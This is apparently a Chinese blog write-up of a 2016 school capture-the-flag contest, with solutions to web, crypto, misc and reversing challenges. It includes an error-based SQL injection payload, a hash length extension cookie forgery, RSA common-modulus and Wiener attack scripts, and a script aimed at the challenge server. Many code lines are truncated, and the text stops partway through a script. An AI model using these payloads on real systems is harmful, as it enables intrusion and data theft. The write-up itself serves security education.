校赛 writeup

原创

4ct10n 于 2016-12-26 15:53:32 发布

分类专栏： write-up

本文链接：https://blog.csdn.net/qq_31481187/article/details/53886801

web

1.warmup-web

打开响应消息头，发现路径/NOTHERE

访问即得flag

2.web1


看源码得到 index.txt

```
<?php
$flag="xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx";
$secret = "xxxxxxxxxxxxxxxxxxxxxxxxxxxx"; // guess it length :)
$username = $_POST["username"];
$password = $_POST["password"];
$cookie = $_COOKIE['albert'];
if (!empty($_COOKIE['albert'])) {
if (urldecode($username) === "admin" && urldecode($password) !=="admin") {
    if ($_COOKIE['albert'] === md5($secret . urldecode($username . $password))) {
        echo "Congratulations! here is your flag.\n";
        die ("The flag is ". $flag);
    }
    else {
        die ("Cookie Not Correct");
    }
}
else {
    die ("Go AWAY");
}
}
setcookie("sample-hash", md5($secret . urldecode("admin" . "admin")), time() + (60 * 60 * 24 * 7));
?>
<!-- index.txt -->
```

由题易知是hash长度扩展攻击


在kali下运用hashpump进行攻击一开始不知道长度，利用爆破可知长度为26位

```
>> hashpump
Input Signature: 968c31570a2a3afa076112687ecca974
Input Data: admin
Input Key Length: 26
Input Data to Add: pcat
```



3.web2

这题直接运用kali DirBuster
扫描目录扫到了
/x/index.php
/.php
/x/register.php
/x/connect.php
/x/login.php
/flag.php
最终答案在/flag.php中



4.web4

一道简单的报错注入题
利用burp截包修改id
最后payload为

```
id=1%27 and extractvalue(1,concat(0x5c,(select password from albertchang),0x5c,1))%23
或者是
id=-1%27 or extractvalue(1,concat(0x5c,(select password from albertchang),0x5c,1))%23
```

出来后

```
ont-size:23px;
ext-align:center">Hi   <font
olor="#FF0000">CTFer</font><br>
font size="3" color="#FFFF00">
font size="5" color= "#FFFF00">XPATH syntax
rror:
\Th3_Pas3W0rd_i3_Albertchang\1'</font></font
/div></br></br></br><center>
img src="1.jpg" style="position:absolute;
op:0px;left:0px; width:100%" /></center>
/body>
```

根据提示需要post flag = Th3_Pas3W0rd_i3_Albertchang

```
Your Username is : admin
please post flag === admin'password
multi:)
```


最后得到flag

```
multi:)
61dctf{H0W_FuN_Ab0u3_3He_P1CTUR3}
```


5.web6

拿到这题时直接分析，网页源码
发现了隐藏的HTML文档

Headers Preview Response Timing

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<!-- Do You Know liumima? -->
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>404!!!Ths File not found!</title>
<link rev="made" href="mailto:postmaster@localhost" />
```


知道了这题的知识点
流密码其实就是逐比特异或
在隐藏部分发现异或过后的flag

```
</p>
<h2>Error Code: 404</h2>
<h2>Message: \x00\x75\x77\x4f\x72\x6d\x64\x19\x7f\x41\x1e\x4a\x17\x40\x7a\x0c\x7
<!-- Flag Here:~3•8•p-`3
~_M>c•••W•V•S5L|•X?=<4vhM•!;\v{••6j•@]R9s
S(•p;•889
9O4_••pg    Pn:•gyG•(G>KjZ`g•••wn=•=;#pK.•b•3l••DVrs_•rJ>Y•N{g•a•R:1uW]uv{•EV•Wf
8•
^•
2••B•)>]S•'-K9k   VJ•M8q••••o
i\6+ro•{w•#r•D•s•4,z•iAi~•A3  :Ds•7cT8iNjKx[[,c•`
 F}"•Q•Bih•0B•2"6)K?1•^Rb•-^•ot
O.^•P">••nOR8•St5•n•(f•Q•[•SCpX08•  •2h7•{e1
`c/`&H•]•W4w4•!•"•R^<RPg•SF+•&[•_1Z#Z3•O<m12%sV•^=&dX3o•0
BZq•!5•MVwddL•O•pd`hf•`pwsKXZbrhWx•h•Tf
••J•jV•p••PUA{•`••DY••ASxe••RZV{K`kYn`B•|•JwV••KT•%0-'CP•
^•--></body>
</html>
```


flag 的长度大于500
所以构造提交参数大于500和message逐比特异或
写脚本如下
这里有个坑，我用requests方法请求网页，获取不了隐藏的HTML内容
所以只能使用httplib方法

```python
# yz:2016.12.25
# -*- coding:utf-8 -*-
import string
import httplib,urllib
data = urllib.urlencode({'arg':'1111111111111111111111111111111111111111111111111111111111111111111111111111111
conn = httplib.HTTPConnection("45.32.58.123:12223");
headers = {"Content-Type":"application/x-www-form-urlencoded",
           "Connection":"Keep-Alive","Referer":"http://45.32.58.123:12223/"};
conn.request(method="POST",url="/main.php",body=data,headers=headers);
s = conn.getresponse();
content = str(s.read())
Message = content[content.index("Message:")+9:content.index("<!-- Flag Here")-6]
Message = Message.replace(r'\x',"")
Message = int(Message,16)
Flag = content[content.index("Here")+5:content.index("--></body>")]
s = ''
#转成01比特
for i in Flag:
    temp = ord(i)
    temp = bin(temp)
    temp = str(temp)[2:]
    if len(temp) < 8:
        temp = '0'*(8-len(temp))+temp
    s += temp
Flag = int(s,2)
src = 200686490938213618932925030686723900966346071385575706818931139925151927414142413276833387391430 9
end = Flag^Message^src
s = str(hex(end))[2:][:-1]
string = ''
for i in range(0,len(s),2):
    string += chr(int(s[i:i+2],16))
print string
conn.close();
```

最后得到

```
<g(`4YjV~T(4@IX=|ko7OMNEhHWT.(],mu?66+H4woCMLn_v4NkX.=DDIP9t0ADN|37x)4)e\a5[{P?OYK_H\iPMNa9P/>u4#zwbh<
    QB`+V-O&J7t@/W={SBsNEodOf8cLsMFr|L1NRbN]6DjP=Y106<CJKCdmo.P!N1~rs*Cs\M+aa2lSnOU)2b)]R2W^xHd2iG/hg7>cA4AalH@W3
    )fdjI<<drZ_K@9Q2llXg]peBmcYak~qo<-=A[
    mn4~vd0P{FAARDe{Q8js6q0+T[,t!V\QBj90zfzI0`,wBdwD`+^bkbpl{Px3Z-1NeO,Urr4!5%])&],qC9zW7/4(,YQS*n3H3>
    F9H*At6S~RmfPN4*6g|WME5R5D5%*VqlZ9w}+?Au3i2qU*2Xhs<aX<|{to,61dctf{7614894327894908457856879567896905868974689
75098489703248731247891234789123748789044738 95_boy_?$%^2}

***Repl Closed***
```


misc

1.warmup-misc

```
s='UAUSAB1QUFBQUFAbfQ=='

def decode(s,k):
    r=s.decode('base64')
    l=''
    assert len(k)==1
    for i in r:
        l = l + chr(ord(i)^ord(k))
    return l[:-1]
print decode(s,'f')
```

2.zlmm

栅栏密码

```
import re
s="F e   canece odouarld{iarswsitt o N  fsseo zvgiyeipioantehi t ancheocm gaous oganwiakgaa ,absntns l
l = len(s)
child = []
for i in range(1,l):
    if l%i == 0:
        child.append(i)
for j in child:
    s1=''
    k = str(j)
    r = re.findall('[^~]{'+k+'}',s)

    for i in range(0,j):
        for j in r:
            s1 = s1 + j[i]
    if 'flag' in s1:
        print s1
        break
```

3.warmup-crypto

BH=CWG=EO=lEl=;DEDEDEY
观察可得是凯撒密码

```
s = 'BH=CWG=EO=IEI=;DEDEDEY'
l = len(s)
for j in range(25,50):
    d = ''
    for t in s:
        d = d + chr(ord(t)+j)
    if 'flag' in d:
        print d
```

4.warmup-game

在bibi的游戏人生里找

warmup-rsa

```
n1=0x18f60afa6b9938df69338805ae7fbd5652da3ac8fa5b7b65e4755149ba3f80d071fe8845fa20ea3e57e21fb2f630e47e48
n2=0x18f60afa6b9938df69338805ae7fbd5652da3ac8fa5b7b65e4755149ba3f80d071fe8845fa20ea3e57e21fb2f630e47e48
e1=0x17e1
e2=0x43a5
c1=0xb6e66aa0d4d5ad1460482f45aab87e80a99c1ff3af605fd9cea82d76d464272f3dd2e1797e3fede64cffcd54b2a7a5e21f
c2=0x9bcbfea3c3130364bbcf352b7810df031293949ed147919dec3ecfdd48f77e9486ae811d95f8c79eb477f4424d475dc611
```

发现n1与n2相等，故使用共模攻击

```
#coding=utf-8
import sys;
sys.setrecursionlimit(100000);
def egcd(a, b):
  if a == 0:
    return (b, 0, 1)
  else:
    g, y, x = egcd(b % a, a)
    return (g, x - (b // a) * y, y)
def modinv(a, m):
  g, x, y = egcd(a, m)
  if g != 1:
    raise Exception('modular inverse does not exist')
  else:
    return x % m
def main():
  n = int(raw_input("input n:"))
  c1 = int(raw_input("input c1:"))
  c2 = int(raw_input("input c2:"))
  e1 = int(raw_input("input e1:"))
  e2 = int(raw_input("input e2:"))
  s = egcd(e1, e2)
  s1 = s[1]
  s2 = s[2]
  # 求模反元素
  if s1<0:
    s1 = - s1
    c1 = modinv(c1, n)
  elif s2<0:
    s2 = - s2
    c2 = modinv(c2, n)
  m = (c1**s1)*(c2**s2)%n
  print m
if __name__ == '__main__':
  main()
```

最后得到明文
25114135108420604135100672867075847381565346653557135906 53
转为16进制，再转ascii得到flag
flag{rsa_is_goodd112345}

5.wn

低解密指数攻击
直接利用GitHub上的代码

```
'''
Created on Dec 14, 2011

@author: pablocelayes
'''

import ContinuedFractions, Arithmetic, RSAvulnerableKeyGenerator

def hack_RSA(e,n):
    '''
    Finds d knowing (e,n)
    applying the Wiener continued fraction attack
    '''
    frac = ContinuedFractions.rational_to_contfrac(e, n)
    convergents = ContinuedFractions.convergents_from_contfrac(frac)
    for (k,d) in convergents:
        #check if d is actually the key
        if k!=0 and (e*d-1)%k == 0:
            phi = (e*d-1)//k
            s = n - phi + 1
            # check if the equation x^2 - s*x + n = 0
            # has integer roots
            discr = s*s - 4*n
            if(discr>=0):
                t = Arithmetic.is_perfect_square(discr)
                if t!=-1 and (s+t)%2==0:
                    print("Hacked!")
                    return d
def test_hack_RSA():
    print("Testing Wiener Attack")
    times = 5
    d=1
    e=23530823024942795607399477823621330820116522896896726482363239896697808385861801531072427376098200
    n=99002317370189014296041739655782946760481840552189493685995120221477348586583278529232387212124380
    print("(e,n) is (", e, ", ", n, ")")
    hacked_d = hack_RSA(e, n)
    print("d = ", d, ", hacked_d = ", hacked_d)
    print("--------------------------")
    times -= 1
if __name__ == "__main__":
    #test_is_perfect_square()
    #print("--------------------------")
    test_hack_RSA()
```

解出

```
d = 30011L
n = 99002317370189014296041739655782946760481840552189493685995120221477348586583278529232387212124388
c = 78847675738622154353770360889018654644288664450280369751802826792060046022001348324250602498778067
m = c**d % n
print m
```

6.D0ge

下载bftools

```
C:\Users\YZ>C:\Users\YZ\Desktop\bftools\bftools\bftools.exe decode braincopter C:\Users\YZ\Desktop\D0ge

C:\Users\YZ>C:\Users\YZ\Desktop\bftools\bftools\bftools.exe run -out.bf
GYYWIY3UMZ5UQML6IIYHSLCXMVWEGMDNMUWVI3ZNJAZVEZL5
```

base32解码得到flag

7.crypto300 basr

下面为源代码，分析起来比较简单，但是坑比较多。

```
from Crypto.Util.number import getPrime, long_to_bytes, bytes_to_long
import string
import random
def pen(msg,k):
    myl=string.printable[0:62]+"+/"
    nell=[""]*64
    for i in range(64):
        nell[(i+k)%64]=myl[i] #copy myl to nell
    nel="".join(nell)
    msg+="/x00"*(len(msg)%4)
    bs=""
    for i in msg:
        bs+="0"*(8-len(bin(ord(i))[2:]))+bin(ord(i))[2:]
    print bs
    c=""
    for i in range(0,len(bs),6):
        c+=nell[int(bs[i:i+6],2)]
    return c
def backdoor(p,k):
    q2=getPrime(1024)
    n2=p*q2
    print "q2",q2
    print "n2",n2
    return n2^(k%64)

def main():
    flag=open("flag","r").read().strip()
    m=bytes_to_long(flag)
    print "m",m
    p=getPrime(1024)
    print "p",p
    q=getPrime(1024)
    print "q", q
    n=p*q
    print "n",n
    s=""
    s+=hex(n)+"\n"
    e=65537
    c=pow(m,e,n)
    print "c",c
    cipher=long_to_bytes(c)
    k=random.randint(0,0xfffffffff)#get assume len random
    print "k",k
    s+=pen(cipher,k)+"\n"
    s+=hex(backdoor(p,k))
    open("info","w").write(s)
if __name__ == '__main__':
    main()
```

下面是我写的解密脚本

```
# encoding:utf-8
from libnum import gcd,invmod
from Crypto.Util.number import bytes_to_long
import string
n=0x74fa9956e470bfa8501b4ff98ce6687ba37e2b7ce5592ff61c96379c1df04f2af91ab7b9da4935dc1a9860b203e0012bd78
c='O7P6yC21fCJYE8NbvkNnmxQihBUYIBpHz606MZeUZW14C0SA8CFcm+RaOTTftwJyEhlW7x1KeIG7ZGsd0HeRhcb3/wJIkY7dPmyw
backdoor_p=0x76d72e0b530ed5c3cf09273bb1e452f913ef648420a003d9f08ee8bdbc96f6bf999a3f51f08fa3c9bb2434374f
k = ''
q = ''
for i in range(64):
    p = gcd(backdoor_p^i,n)
    if p != 1:
        k = i
        break
#print p
q = n/p
f_n = (p-1)*(q-1)
e=65537
d=invmod(e,f_n)
print d

myl=string.printable[0:62]+"+/"
nell=[""]*64
for i in range(64):
    nell[(i+k)%64]=myl[i] #copy myl to nell
nel="".join(nell)
bs = ''
for i in c[:-1]:
    d1 = nell.index(i)
    bs += '0'*(6-len(bin(d1)[2:]))+bin(d1)[2:]
bs += bin(nell.index(c[-1:]))[2:]


msg = ''
for i in range(0,len(bs),8):
    msg += chr(int(bs[i:i+8],2))
msg = bytes_to_long(msg)
print msg
#print string
print hex(pow(msg,d,n))[2:-1].decode('hex')
```

这一题逻辑上比较简单

reverse

1.warmup-re

Hint1: username:goodgoodstudydaydayup
拖进IDA中直接F5

```
    if ( v15 >= v16 )
      break;
    v44 = v19[i];
    v43 = v20[i];
    v21[i] = v43 ^ v44;
    v9 = (unsigned int)v21[i];
    if ( (_DWORD)v9 != *(&v22 + i) )
    {
      LODWORD(v13) = std::operator<<<std::char_traits<char>>(*(_QWORD *)&argc, argv, "key error", refptr_
      std::ostream::operator<<(
        *(_QWORD *)&argc,
        argv,
        refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_,
        v13);
      system(*(_QWORD *)&argc, argv, v14, "pause");
      return 0;
    }
  }
  LODWORD(v17) = std::operator<<<std::char_traits<char>>(
                   *(_QWORD *)&argc,
                   argv,
                   "Yes!input is flag",
                   refptr__ZSt4cout);
```

分析得到：
只需将代码中的数与username的值异或即可

```
s = 'goodgoodstudydaydayup'
a = [86, 30,  24,  1,  21,  90,  27,  29, 6,  29,  76,  84,  22,  20,  85,  28,  22,  21,  30,29,  23]
l = ''
for i in range(0,len(s)):
    l = l + chr(a[i]^ord(s[i]))
print l
```

2.android

直接用jeb反汇编

Certificate | Assembly | Decompiled Java | Strings | Constants | Notes

```
import android.widget.Toast;

class a implements View$OnClickListener {
    a(MainActivity arg1, EditText arg2, Context arg3) {
        this.c = arg1;
        this.a = arg2;
        this.b = arg3;
        super();
    }

    public void onClick(View arg9) {
        if(this.a.getText().toString().equals(String.format("flag{%s}", new Object[]{MainActivity.m.
                substring(12, 24)}))) {
            Toast.makeText(this.b, "You are right!", 1).show();
        }
        else {
            Toast.makeText(this.b, "You are wrong!", 1).show();
        }
    }
}
```


找到m字符串

Certificate | Assembly | Decompiled Java | Strings | Constants | Notes

```
package com.a.sample.androidtest;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.a.u;

public class MainActivity extends u {
    static {
        MainActivity.m = "gUID_P@Rt}T10n_$C#3m3Gu]d_par7|t)On_SCH3M3";
    }

    public MainActivity() {
        super();
    }

    protected void onCreate(Bundle arg4) {
        super.onCreate(arg4);
        this.setContentView(2130968602);
        this.findViewById(2131427413).setOnClickListener(new a(this, this.findView
                Context)this)));
```




```
a/sample/androidtest/MainActivity;->onCreate(Landroid/os/Bundle;)V
```

找到其中的12~24位即得flag

3.CrackMe

IDA进去之后
四关
1.输入素数
直接看代码分析出为2



2.计算数字
用c语言代码计算得出为654321
3.计算字符串

```
d = ''
s = 'MerryChristmas'
a = [1,2,3,4,5,6,1,2,3,4,5,6,1,2]
for i in range(0,14):
    d = d + chr(ord(s[i])-a[i])
print d
```

4.计算flag的值

```
s = 'Lcont=gpfoog`q'

flag = 654323
tmp = 0x1E240
mod = 0x3B9ACA07
#flag = (flag + (signed int)v5 * tmp) % mod;

for i in range(0,14):
    flag = (flag + ord(s[i]) * tmp) % mod
print flag
```

直接输入flag的值，会给出flag

4.61dre

为linux下程序，先拖入IDA简单看一下发现代码比较复杂，判断条件，跳转都比较多，处理字符串的主要程序在：

```
 while ( 1 )
  {
    v5 = (*v17)[1];
    v13 = *(_DWORD *)v20;
    v6 = strlen(v5);
    if ( v13 >= v6 )
      break;
    if ( !(((unsigned __int8)((y < 10) ^ ((((_BYTE)x - 1) * (_BYTE)x & 1) == 0)) | (y < 10
                                                                                    && (((_BYTE)x - 1) * (
      goto LABEL_24;
    while ( 1 )
    {
      s1[*(_DWORD *)v20] = (*(_BYTE *)v20 & 0x89 | ~*(_BYTE *)v20 & 0x76) ^ ((*v17)[1][*(_DWORD *)v20]
      if ( ((unsigned __int8)((y < 10) ^ ((((_BYTE)x - 1) * (_BYTE)x & 1) == 0)) | (y < 10
                                                                                    && (((_BYTE)x - 1) * (
        break;
LABEL_24:
      s1[*(_DWORD *)v20] = (*(_BYTE *)v20 & 0x38 | ~*(_BYTE *)v20 & 0xC7) ^ ((*v17)[1][*(_DWORD *)v20]
    }
    *(_DWORD *)v20 = *(_DWORD *)v20 - 403331085 + 403331086;
  }
  v7 = strlen((*v17)[1]);
  v8 = s1;
  s1[v7] = 0;
  v9 = *v16;
  if ( !strcmp(v8, *v16) )
    HIDWORD(v12) = printf("yes\n", v9, v12);
  do
    v10 = (((_BYTE)x - 1) * (_BYTE)x & 1) == 0;
  while ( !(((y < 10 && v10) | (unsigned __int8)((y < 10) ^ v10)) & 1) );
  *v19 = 0;
  return *v19;
}
```

其中：

```
  if ( !strcmp(v8, *v16) )
    HIDWORD(v12) = printf("yes\n", v9, v12);
```

这里是将输入的字符串经过一定的处理然后与程序中的一段内存中的字符进行比较，匹配则输出yes
内存中的字符串不是动态加载的，可以看到：
注意要看ascii码，因为有些字符是不可见的
处理输入的字符串的可能性有两种，分别是

```
 while ( 1 )
    {
      s1[*(_DWORD *)v20] = (*(_BYTE *)v20 & 0x89 | ~*(_BYTE *)v20 & 0x76) ^ ((*v17)[1][*(_DWORD *)v20]
      if ( ((unsigned __int8)((y < 10) ^ ((((_BYTE)x - 1) * (_BYTE)x & 1) == 0)) | (y < 10
                                                                                    && (((_BYTE)x - 1) * (
        break;
LABEL_24:
      s1[*(_DWORD *)v20] = (*(_BYTE *)v20 & 0x38 | ~*(_BYTE *)v20 & 0xC7) ^ ((*v17)[1][*(_DWORD *)v20]
    }
```

但是具体用哪种方式，要根据if语句判断，if判断的具体结果没法直接看到，因为x，y是未知的，要根据动态调试时的具体值判断。
这里发现if判断恰好相反，分析可知起到了给v20赋值的作用
还有一处比较重要：

```
if ( strlen((*v17)[1]) != 32 )
```

这里说明附加的参数是32位，否则就会退出了
使用gdb调试：
- 注意要附加32位的参数
- 注意提前设置断点，否则程序没有停止，会直接结束。

`b main`
首先查看未知的x，y的值

```
p x
p y
```

在继续执行的过程中，发现x，y也一直为0

根据各个判断条件的位置，设置断点跟踪跳转情况，发现各个判断条件的结果是固定的，并且每次执行的字符串处理函数都是第一个：
分析该语句
`s1[*(_DWORD *)v20] = (*(_BYTE *)v20 & 0x89 | ~*(_BYTE *)v20 & 0x76) ^ ((*v17)[1][*(_DWORD *)v20] & 0x89 | ~(*v17)[1][*(_DWORD *)v20] & 0x76);`
主要是对字符(s)及其对应位置数字(i)的一些操作，
`s1[i] = (i&0x89|(~i)&0x76)^(s[i]&0x89|s[i]&0x89|(~s[i])&0x76)`
发现他是可逆的运算，那么就反过来解密一下就能出来flag
注意逻辑运算优先级，同时注意到0x89与0x76的二进制码是互补的
进行该操作后，字符会与之前找到的程序存储的一段字符相匹配，逆向算法得到解密代码：

```
s = [0x36,0x62,0x76,0x65,0x7F,0x6D,0x63,0x6B,0x64,0x66,0x55,0x7C,0x63,0x7F,0x62,0x6B,0x4F,0x65,0x7A,0x7
s1 = []
for i in range(0,32):
    s1.append(chr((i&0x89|(~i)&0x76)^(s[i]&0x89|s[i]&0x89|(~s[i])&0x76)))
print s1
```

5.Reverse1


IDA F5反编译main函数发现有一个encrypto加密函数，其关键代码如下:

```
LODWORD(v16) = std::string::operator[](a2, 0LL);
 while ( *v16 )
 {
   LODWORD(v2) = std::string::operator[](a2, v19);
   v3 = *v2;
   LODWORD(v4) = std::vector<int,std::allocator<int>>::operator[](&primos, v19);
   v18 = v3 + *v4;
   LODWORD(v5) = std::string::operator[](a2, v19);
   if ( (unsigned __int8)is_lower(*v5) )
   {
     v6 = 122;
   }
   else
   {
     LODWORD(v7) = std::string::operator[](a2, v19);
     if ( (unsigned __int8)is_upper(*v7) )
     {
       v6 = 90;
     }
     else
     {
       LODWORD(v8) = std::string::operator[](a2, v19);
       v6 = *v8;
     }
   }
   while ( v18 > v6 )
     v18 -= 26;
   LODWORD(v9) = std::string::operator[](a2, v19);
   v10 = v9;
   LODWORD(v11) = std::string::operator[](a2, v19);
   if ( *v11 == 123 )
   {
     v14 = 125;
   }
   else
   {
     LODWORD(v12) = std::string::operator[](a2, v19);
     if ( *v12 == 125 )
     {
       v14 = 123;
     }
     else
     {
       LODWORD(v13) = std::string::operator[](a2, v19);
       if ( (unsigned __int8)is_alphabet(*v13) )
       {
         v14 = v18;
       }
       else
       {
         LODWORD(v15) = std::string::operator[](a2, v19);
         v14 = *v15;
       }
     }
   }
   *v10 = v14;
   LODWORD(v16) = std::string::operator[](a2, ++v19);
 }
```


这个代码有一个关键位置在于 *v4值不好确定，即primos数组的值实在运行后才复制过去的，我们很难确定，但是发现程序有一个init()函数
其内容为:

```
__int64 initial(void)
{
  __int64 result; // rax@10
  unsigned int j; // [sp+4h] [bp-Ch]@4
  unsigned int k; // [sp+8h] [bp-8h]@6
  int i; // [sp+Ch] [bp-4h]@1
  for ( i = 2; i <= 1023; ++i )
    ehprimo[(signed __int64)i] = (i & 1) != 0;
  for ( j = 3; ; j += 2 )
  {
    result = j;
    if ( (signed int)j > 1023 )
      break;
    if ( ehprimo[(signed __int64)(signed int)j] )
    {
      std::vector<int,std::allocator<int>>::push_back(&primos, &j);
      for ( k = j * j; (signed int)k <= 1023; k += j )
        ehprimo[(signed __int64)(signed int)k] = 0;
    }
  }
  return result;
}
```

简而言之就是在该内存上打出了一个素数表，我是通过gdb动态调试到encrypto函数后查看内存找到了该数组的值(pass:进入encrypto()说明init()已经生成完毕)



发现了地址为0x6160e0,素数表



写出自己的exploit：

```python
# coding=utf8
def prime():
    p = []
    flag = 0
    j = 3
    while True:
        for i in range(2,j):
